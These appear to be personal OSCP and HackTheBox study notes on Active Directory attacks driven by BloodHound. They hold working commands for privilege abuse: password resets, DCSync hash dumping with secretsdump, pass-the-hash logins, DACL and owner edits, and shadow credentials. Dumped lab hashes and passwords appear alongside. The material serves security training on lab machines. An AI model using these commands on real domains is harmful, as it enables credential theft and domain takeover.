- Tier 2: Workstation Admins or IT staff with elevated rights but not full domain control.

The **Opsec (operation security)** tab in BloodHound's help menus tells you what kinds of logs, alerts, or traces your actions will leave behind if you try to exploit that privilege in a real Active Directory environment. Basically, it's "what defenders will see" when you abuse a permission.

## Bloodhound Raw Query

From OSCP (27.4.1. Situational Awareness)

As we have learned, BloodHound contains various pre-built queries such as *Find all Domain Admins*. These queries are built with the [Cypher Query Language](#). In addition to the pre-built queries, BloodHound also allows us to enter custom queries via the *Raw Query* function at the bottom of the GUI.

Since we are currently interested in basic domain enumeration, such as listing AD users and computers, we must build and enter custom queries as the pre-built functions don't provide these capabilities.

Let's build a raw query to display all computers identified by the collector. The query starts with the keyword **MATCH**, which is used to select a set of objects. Then, we set the variable **m** containing all objects in the database with the property **Computer**. Next, we use the **RETURN** keyword to build the resulting graph based on the objects in m.

**MATCH (m:Computer) RETURN m**

- Custom query to display all computers
- Figure 10 shows that there are four computer objects in the domain. By clicking on the nodes, we can obtain additional information about the computer objects, such as the operating system.

```
MATCH (m:User) RETURN m
```

- we want to display all user accounts on the domain. For this, we can replace the Computer property of the previous query with User.

To review active sessions, we'll again use a custom query in BloodHound. Since Cypher is a querying language, we can build a relationship query with the following syntax [\(NODES\)-\[:RELATIONSHIP\]->\(NODES\)](#).

The relationship for our use case is **[:HasSession]**. The first node of the relationship specified by a property is **(c:Computer)** and the second is **(m:User)**. Meaning, the edge between the two nodes has its source at the computer object. We'll use **p** to store and display the data.

```
MATCH p = (c:Computer)-[:HasSession]->(m:User) RETURN p
```

- Custom query to display all active sessions



- Figure 13 shows that our query resulted in three active sessions. As expected, CLIENTWK1 has an active session with the user *marcus*.
- Interestingly, the previously identified domain administrator account *beccy* has an active session on MAILSRV1. If we manage to get privileged access to this machine, we can potentially extract the NTLM hash for this user.
- The user of the third active session is displayed as a SID. BloodHound uses this representation of a principal when the domain identifier of the SID is from a local machine. For this session, this means that the local Administrator (indicated by RID 500) has an active session on INTERNALSRV1.

## Helpful pre-built queries in Bloodhound

- **Outbound Object Control** and **First Degree Object Control**

- **This one is really useful**, and if you look at the "How to use Bloodhound" section, you can see the many different ways to use that
- List all Kerberoastable Accounts
  - Used in OSCP (27.4.2. Services and Sessions)
  - More information about what to do with Kerberoastable Accounts can be found in the "How to use Bloodhound" below
- Find Workstations where Domain Users can RDP
- Find Servers where Domain Users can RDP
- Find Computers where Domain Users are Local Admin
- Shortest Path to Domain Admins from Owned Principals
- Something like "Find paths to high value users from owned"
- Shortest Paths:
  - In the **EscapeTwo HTB**, they use the "**Shortest paths from Owned Objects**" attribute
- **Shortest Path To Here**
  - In the **Blackfield HTB**, we knew of this user called AUDIT2020, but we didn't have access to it. So we searched it up, right clicked on it, and then clicked "**Shortest Paths to Here**" and found that a pwned user we had actually has Change Password privileges (ForceChangePassword) to AUDIT2020, allowing us to get access to it
  - Find path to High Value Target
    - Lina uses this one

## How to use Bloodhound

### Tips:

- If you go into Cypher and click on the folder, there are a wealth of wonderful queries that bloodhound can run to see what potential perms could be vulnerable
  - Cypher can be found to the right of "**paths**"

### If there is too much on the graph:

- In the **EscapeTwo HTB**, when sharphound is used, there is way too much on the graph
- In the [EscapeTwo video](#), around 27:00 mark, he shows how to make it more manageable

### Search:

You can use the top left to query for specific users like OLIVIA@ADMINISTRATOR.HTB

### Mark as Owned:

You can search a user, right click on them on the graph, and then click "**Mark user as owned**" to show that you pwned them

## Get help on Edges:

If you are unsure about what an edge does, click on it and click on "help". Not only does it provide information about the privilege, but it also tells you about possible attacks, especially if you navigate to the "Abuse Info" tab of the help pop up

## List all Kerberoastable Accounts

Figure 14 shows that apart from *krbtgt*, *daniela* is also kerberoastable.

Let's examine the SPN for *daniela* in BloodHound via the *Node Info* menu by clicking on the node.

The screenshot shows the BloodHound interface with the 'Node Info' tab selected. In the 'Service Principal Names' section, the entry 'http/internalsrv1.beyond.com' is highlighted with an orange border. Below this section, there is a link labeled 'EXTRA PROPERTIES'.

Figure 15 shows the mapped SPN **http/internalsrv1.beyond.com**. Based on this, we can assume that a web server is running on INTERNALSRV1. Once we've performed Kerberoasting and potentially obtained the plaintext password for *daniela*, we may use it to access INTERNALSRV1.

Note: The *krbtgt* user account acts as service account for the Key Distribution Center (KDC) and is responsible for encrypting and signing Kerberos tickets. When a domain is set up, a password is randomly generated for this user account, making a password attack unfeasible. Therefore, we can often safely skip *krbtgt* in the context of Kerberoasting.

## Outbound Object Control:

**You have to select a user, make sure you're on "node info," and then scroll all the way down**

Use the "First Degree Object Control" to see what users you have control over

## 1. GenericAll

- a. One thing you can do with **GenericAll** is to change the password of another user
- b. **bloodyAD -u "[USER]" -p "[PASS]" -d "[DOMAIN]" --host "10.10.10.10" set password "[Target user's username]" "[new password]"**
  - i. When we say "Domain", we want to include the full domain, like **Administrator.htb**, not just **Administrator**
  - ii. Yes, "set password" is two separate words, not one
  - iii. The first username and password is the person who is changing the password, and the second pair of credentials is the victim of the password change
- c. **AS-REP Roast:** We could also leverage these permissions to modify the User Account Control value of the user to **not require Kerberos preauthentication** (which makes it vulnerable to AS-REP roast). This attack is known as **Targeted AS-REP Roasting**.
- d. **Kerberoast:** We could also set an SPN for the user, kerberoast the account, and crack the password hash in an attack named **targeted Kerberoasting**.
- e. In the [\*\*Administrator\*\*](#) HTB (around 17:30), we had GenericAll and he discussed how we can either do Targetted Kerberasted or we can change password, and he ended up doing change password but I think he said taught the kerberoast too later in the video

## 2. GenericWrite

- a. You can't change passwords, but you can change SPN (Service Principal name), leading to a Kerberoasting attack
  - i. This can be seen in the [\*\*Administrator\*\*](#) HTB (around 27:00)
    - 1. **Basically, we just run Kerberoast and the account we have "GenericWrite" to will show up**
- b. Look at the [\*\*Kerberoasting attack\*\*](#) section of the document for more information. Specifically, this is from the **Administrator HTB**
  - i. **Basically, we just run Kerberoast and the account we have "GenericWrite" to will show up**
- c. GenericWrite to Default Domain Policy allowed us to upgrade the user to Admin. This is from the Secura Challenge Lab and showed in the "**GenericWrite to Default Domain Policy (which priv escs you to admin)**" section
- d. **AS-REP Roast:** We could also leverage these permissions to modify the User Account Control value of the user to **not require Kerberos preauthentication** (which makes it vulnerable to AS-REP roast). This attack is known as **Targeted AS-REP Roasting**.
- e. **Kerberoast:** We could also set an SPN for the user, kerberoast the account, and crack the password hash in an attack named **targeted Kerberoasting**.

## 3. ForceChangePassword

- a. We saw this in **Blackfield HTB** (around 31:30 mark) when we had a user we were interested in, and we could click on it and click "Shortest path to here" or "Shortest path to here from owned" and then saw that we can ForceChangePassword to that account from an already owned account
- b. You can change other users' passwords
- c. **bloodyAD -u "[USER]" -p "[PASS]" -d "[DOMAIN]" --host "10.10.10.10" set password "[Target user's username]" "[new password]"**
- d. Another one:
  - i. **rpcclient -U [user] [IP]**
    - 1. Gets you into rpcclient
  - ii. **setuserinfo2 [Target\_User] 23 '[new\_password]'**
    - 1. If you get something like "NT\_STATUS\_PASSWORD RESTRICTION," then that means the new password didn't meet complexity requirement, so try again with another password
      - a. Try adding exclamation point or something
    - 2. If you didn't get any output, then it's good

#### 4. DCSync

- a. More information about different ways to do DCSync can be found in the **OSCP 23.2.5. Domain Controller Synchronization**
- b. Note: Another way to do a DCSync attack is if you are a DC, and this attack vector can be found in the SeImpersonatePrivilege section of my notes, found [here](#)
- c. This represents the combination of **GetChanges** and **GetChangesAll**
  - i. In the [Sauna](#) HTB (around 34:50), we had both **GetChangesAll** and **GetChanges** privilege and that meant we can do DCSync
  - ii. The full names for these are **DS-Replication-Get-Changes** and **DS-Replication-Get-Changes-All**
- d. The combination of both these privileges grants a principal the ability to perform the **DCSync** attack



The screenshot shows a dark-themed application window titled "DCSync". At the top, there is a logo consisting of a stylized 'D' and 'S' icon followed by the word "DCSync". Below the title, a section titled "Abuse Info" contains the following text:

```
With both GetChanges and GetChangesAll privileges in BloodHound,
you may perform a dcsync attack to get the password hash of an arbitrary principal using mimikatz:
```

Below this, there is a command example:

```
lsadump::dcsync /domain:testlab.local /user:Administrator
```

At the bottom of the "Abuse Info" section, there is a note:

```
You can also perform the more complicated ExtraSids attack to hop domain trusts.
For information on this see the blog post by harmj0y in the references tab.
```

On the left side of the screenshot, there is a vertical list of items labeled e. and f., which correspond to the steps in the list below.

- e.
- f. **How to do a DCSync attack**

- i. DCSync is a technique where an attacker impersonates a Domain Controller to request replication data from another DC—specifically, password hashes for domain users, including krbtgt and Administrator.
- ii. TLDR: DCSync = Trick the real Domain Controller into giving you the hashes of any user. **"I am another DC. DC's often synchronize to make sure all data is up-to-date, so we need to sync the passwords so send me all the hashes"**
- iii. If we find that we have DCSync privileges over our domain, you have the replication rights over the domain object (e.g., Administrator.htb).
  - 1. This means you can use secretsdump.py (which is called using impacket-secretsdump) to request hashes from the DC.
- iv. **impacket-secretsdump**  
**"Administrator.htb/ethan:password123"@"dc.Administrator.htb"**
  - 1. **impacket-secretsdump "[domain]/[user]:[pass]"@[FQDN]"**
    - a. This is the generic form
    - b. **FQDN** is in the form [hostname].[domain]
    - c. So in the first command, the hostname is "**dc**" and the domain is "**Administrator.htb**"

```
+ administrator impacket-secretsdump "Administrator.htb/ethan:limpbizkit"@"dc.Administrator.htb"
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid\rid:lmhash:nthash)
[*] Using the DRSSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:83dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c009c0...
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:13601:aad3b435b51404eeaad3b435b51404ee:cde9e5f3b0631aa3600e0bfe00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31ca1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014cae5a2
Administrator:des-cbc-md5:403286f7cdf18385
krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648
krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94
krbtgt:des-cbc-md5:2c0bc7d0250dbfc7
administrator.htb\olivia:aes256-cts-hmac-sha1-96:713f215fa5cc408ee5ba000e178f9d8ac220d68d294b077cb03aec5f1
administrator.htb\olivia:aes128-cts-hmac-sha1-96:3d15ec16919d785a0ca2997f5d2aa48
administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9
administrator.htb\michael:aes256-cts-hmac-sha1-96:311ea6e459f76d568c23be9e8e196279cb4ad9ac7036f1fd04fd79d6
administrator.htb\michael:aes128-cts-hmac-sha1-96:6c3b8cde8dfc02a0157f959bb1de751c
administrator.htb\michael:des-cbc-md5:157aabdc0736ba1
administrator.htb\benjamin:aes256-cts-hmac-sha1-96:e78880a8d61c85e447d141b9859cf1d104fd150d9a7c3db5248bd9858
administrator.htb\benjamin:aes128-cts-hmac-sha1-96:fa6e8c5f19b542f848bb8924b7c3b5f7
administrator.htb\benjamin:des-cbc-md5:522a708c3bb5c25d
administrator.htb\emily:aes256-cts-hmac-sha1-96:53063129cd0e59d79b83025fbb4cf89b975a961f996c26cdedc8c6991e
administrator.htb\emily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218
1:sudo 2:zsh 3:zsh 4:BloodHound 5:zsh 6:zsh 7:zsh 8:[tmux]* 9:zsh-
```

- V.
  - 1. This is from the **Administrator HTB**
  - 2. Only this specific part of the "Administrator" line is the NTLM password hash (highlighted in white and underlined in blue)

3. Now, that you have the Administrator's password hash, you can log into the machine with their credentials using evil-winrm

- a. **evil-winrm -i 10.129.136.91 -u [username] -H [NThash]**

- i. **[NThash]** means only the first part of the NTLM hash. I learned it from [pentesteverything](#)
- ii. This uses pass the hash attack
- iii. chatGPT says that the regular version of evil-winrm doesn't allow for the pass-the-hash attack (passing in the hash instead of plaintext password), so if it doesn't work, use **psexec.py** instead to remotely login to the Administrator account


1. cd  
`/usr/share/doc/python3-impacket/examples`

2. python3  
`/usr/share/doc/python3-impacket/examples/psexec.py [domain]/administrator@[IP] -hashes [hash]:[hash]`

- a. The reason why we pass in the same hash twice is because the first hash argument is actually for the first hash found in the impacket-secretsdump, to the left of the NTLM hash, and it's the LAN Manager (LM) hash, but it's outdated and not used so you can put anything there, so we just put the hash twice

3. Now we have remote access to the administrator machine!

## 5. GetChanges and GetChangesAll



- a.
- b. As shown from this screenshot from the **Sauna HTB**, if you have both these privileges, you can perform a **DCsync** attack. You can use mimikatz, but as

shown right above in the "DCSync" section, we can use the **impacket-secretsdump** tool instead

- c. You can follow the **DCSync** attack instructions above for where to go next

## Inspecting SPN of Kerberoastable Users

Node Info	
Never Expires	False
Cannot Be Delegated	False
ASREP Roastable	False
Service Principal Names	HTTP/MS01.oscp.exam


  

EXTRA PROPERTIES	
distinguishedName	CN=WEB_SVC,CN=USERS,DC=OSCP,DC=EXAM
domain	OSCP.EXAM
domainId	S-1-5-21-2610934713-1581164095-2706428072
ownerSid	S-1-5-21-2610934713-1581164095-2706428072-512
passwordnotreqd	False

- As shown in **OSCP 27.4.2. Services and Sessions**, we can look at Kerberoastable users, and then look at Node info and find their SPN, which allows us to see what services they have access to, in case you can't tell by their name or maybe their name is misleading. So from here, we can tell it's an HTTP server so after we kerberoast it and get a plaintext password, we can try logging to a website using these creds
- And we can tell the web server is likely on MS01 machine

NOTE: The krbtgt user account acts as service account for the Key Distribution Center (KDC) and is responsible for encrypting and signing Kerberos tickets. When a domain is set up, a password is randomly generated for this user account, making a password attack unfeasible.  
**Therefore, we can often safely skip krbtgt user in the context of Kerberoasting.**

## Paths (from one user to another)



This is from the Secura Challenge Labs, but I didn't use this attack vector, someone else did.

In the Bloodhound legacy edition, on the top left, one of the buttons allows you to set a start and end node, which creates a path for you from one user to another. In this case, it's the **Charlotte** User (a compromised user) to the **Administrator** user.

## WriteOwner to force change password

Here with WriteOwner, we can show how to upgrade to GenericAll, which then allows us to force change password

From **EscapeTwo HTB**

**First, take ownership:**

- impacket-ownededit -action write -new-owner ryan -target 'ca\_svc'  
**sequel.htb/ryan:'WqSZAF6CysDQbGb3'**
  - Make sure to add domain to /etc/hosts first
  - ryan taking over ca\_svc
  - You can verify it worked by doing this:
    - impacket-ownededit -action read -new-owner ryan -target 'ca\_svc'  
**sequel.htb/ryan:'WqSZAF6CysDQbGb3'**

```
[*] Current owner information below: 86LXLBMoEWaKUnBG@10.10.11.51
[*] - SID: S-1-5-21-548670397-972687484-3496335370-512@10.10.11.51 - windows
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!
```

```
[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-1114
[*] - sAMAccountName: ryan
[*] - distinguishedName: CN=Ryan Howard,CN=Users,DC=sequel,DC=htb
```

- This is from the verify command, which shows that ryan is the owner

#### Give yourself GenericAll privilege to the user:

- impacket-dacledit -action write -rights FullControl -principal ryan -target ca\_svc  
sequel.htb/ryan:'WqSZAF6CysDQbGb3'
  - ryan taking over ca\_svc

```
[*] DACL backed up to dacledit-20250913-214551.bak
[*] DACL modified successfully!
```

And then change password (but not very stable. In the EscapeTwo HTB, it would get periodically reset to the old password)

```
net rpc password "TargetUser" "newP@ssword2022" -U
"DOMAIN"/"ControlledUser"%>Password" -S "DomainController"
```

- net rpc password "ca\_svc" 'password123!' -U
"sequel.htb"/"ryan"%WqSZAF6CysDQbGb3" -S dc01.sequel.htb
  - ryan taking over ca\_svc

And then you can check by like using nxc smb or nxc ldap

Instead of changing password, I recommend you get the NTLM hash of the user using shadow creds (as we did in EscapeTwo HTB):

- certify shadow auto -username ryan@sequel.htb -password WqSZAF6CysDQbGb3
-account ca\_svc -dc-ip 10.10.11.51
  - ryan is the owner user and ca\_svc is victim

```
(kali㉿kali)-[~/Downloads]
└─$ certipy shadow auto -username ryan@sequel.htb -password WqSZAF6CysDQbGb3 -account ca_svc -dc-ip 10.10.11.51
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Targeting user 'ca_svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '4df8a127ecff465685a890d7bd11ebf1'
[*] Adding Key Credential with device ID '4df8a127ecff465685a890d7bd11ebf1' to the Key Credentials for 'ca_svc'
[*] Successfully added Key Credential with device ID '4df8a127ecff465685a890d7bd11ebf1' to the Key Credentials for 'ca_svc'
[*] Authenticating as 'ca_svc' with the certificate
[*] Certificate identities:
[*]   No identities found in this certificate
[*] Using principal: 'ca_svc@sequel.htb'
[*] Trying to get TGT ...
[*] Got TGT
[*] Saving credential cache to 'ca_svc.ccache'
File 'ca_svc.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'ca_svc.ccache'
[*] Trying to retrieve NT hash for 'ca_svc'
[*] Restoring the old Key Credentials for 'ca_svc'
[*] Successfully restored the old Key Credentials for 'ca_svc'
[*] NT hash for 'ca_svc': 3b181b914e7a9d5508ea1e20bc2b7fce
```

- Here, in the bottom, we have the NT hash for ca\_svc
- `python3 ~/Downloads/pywhisker/pywhisker/pywhisker.py -d "domain.local" -u "controlledAccount" -p "somepassword" --target "targetAccount" --action "add"`

```
(kali㉿kali)-[~/Downloads/pywhisker/pywhisker]
└─$ python3 ~/Downloads/pywhisker/pywhisker/pywhisker.py -d "sequel.htb" -u "ryan" -p "WqSZAF6CysDQbGb3" --target "ca_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=Certification Authority,CN=Users,DC=sequel,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: f4fe95ff-24a9-dcdd-f37a-915e68001df1
[*] Updating the msDS-KeyCredentialLink attribute of ca_svc
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM → PFX with cryptography: B82AtITz.pfx
[*] PFX exportiert nach: B82AtITz.pfx
[i] Passwort für PFX: Qq3JfiYWAJRwQNff0yYA
[+] Saved PFX (#PKCS12) certificate & key at path: B82AtITz.pfx
[*] Must be used with password: Qq3JfiYWAJRwQNff0yYA
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

- I DON'T LIKE THIS METHOD because it doesn't give NTLM hash and instead gives pfx that you need extra steps to turn into NTLM hash

## GenericWrite to Default Domain Policy GPO (which priv escs you to admin)

Another similar example seen in the "[How to exploit Default Domain Policy \(if you have edit/write permissions\) to add yourself as local admin](#)" section where they had write permissions to Default Domain Policy and used SharpGPOAbuse to get Domain Admin



This is from the **Secura Challenge Labs**, but I didn't use this attack vector, someone else did.

**TLDR:** Look at [How to exploit Default Domain Policy \(if you have edit/write permissions\) to add yourself as local admin](#) section to exploit it using SharpGPOAbuse.exe in order to get admin


In the Bloodhound legacy edition, on the top left, one of the buttons allows you to set a start and end node, which creates a path for you from one user to another. In this case, it's the **Charlotte** User (a compromised user) to the **Administrator** user.

In this attack, it reveals that Charlotte has **GenericWrite** to **Default Domain Policy**! And this is linked to the domain, which contains the Administrators group which contains the Administrator User. So, if Charlotte can add herself to the Default Domain Policy Group, then she will automatically be added to the Administrator group. I didn't actually do this, but someone else did. And in the instructions they tell you how to exploit it using **SharpGPOAbuse**, a tool. And once they added Charlotte (a compromised user) into the Default Domain Policy group, she was added to the administrator group, allowing her to access the Administrator folder to get the flag!

## GenericWrite (or Generic All) to DC resulting in Resource-Based Constrained Delegation (RBCD) attack

Also saw in **Support HTB** when we saw that a user had **GenericAll** to DC, which allows us to do Resource-Based Constrained Delegation

From the [Resourced PG Practice](#) when we saw that a user had **GenericWrite** to DC



- The green user with a skull (circled in blue) is a compromised user
- The underlined blue computer is the DC
- We have GenericWrite Privileges to the DC

We learn in the [Resource-Based Constrained Delegation](#) section how to use Resource-Based Constrained Delegation (RBCD) attack to get the local admin on the DC once we find out we have GenericWrite to the DC

### When can we use the Resource-Based Constrained Delegation (RBCD) Attack?

You don't need **GenericAll over the DC** specifically — that just happens to be the shortest path in this BloodHound example. The general requirement is:

You need **control over the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute** of a target machine account. That usually comes from certain AD rights.

### Concise list of situations where you can do RBCD:

1. **GenericAll** (full control) over a computer object.
2. **GenericWrite** over a computer object (lets you edit its attributes, including delegation).
3. **WriteDACL** on a computer object (lets you grant yourself the ability to write `msDS-AllowedToActOnBehalfOfOtherIdentity`).

4. **WriteProperty** specifically on **msDS-AllowedToActOnBehalfOfOtherIdentity**.
5. **Compromise of an account with the ability to create computer accounts** (e.g., MachineAccountQuota not exhausted) + one of the above permissions on a target.

Once you can set that attribute, you can:

- Create your own machine account (if you don't already have one).
- Configure RBCD so your machine can impersonate users to the target.
- Request service tickets as high-value users (like Administrator).


Look at the Resource-Based [Constrained Delegation](#) section for how to do the attack!

## CA\_SVC and CERT PUBLISHERS (and WriteOwner)

One big hint that we were dealing with a certificate attack is when we saw users part of the **BUILTIN\Certificate Service DCOM Access** group. We saw this in **Escape HTB** and **EscapeTwo HTB**, which were both certificate attacks.

This is from EscapeTwo HTB, and it's a really interesting AD CS (Certificate Service) attack that involves ESC4 to make a template vulnerable and then ESC1 to get Administrator access





- This screenshot is from Bloodhound CE's "Shortest path from all owned principles"
  - And as you can see, we have **ADCSESC4** from Cert Publishers group (which we have access to via ca\_svc user) and it targets SEQUEL.HTB, which is the domain
    - So, basically, what this is saying, is that we can do the ESC4 attack with the ca\_svc user. **ESC4** is basically modifying a certificate template to make it vulnerable. And in the EscapeTwo HTB case, once we make the certificate vulnerable, we do **ESC1** to get Administrator account, but we will talk about **ESC1** later
  - In the **EscapeTwo HTB**, we found this attack vector where we have a pwned user Ryan, who has **WriteOwner** permissions on the account CA\_SVC who is a member of CERT Publishers
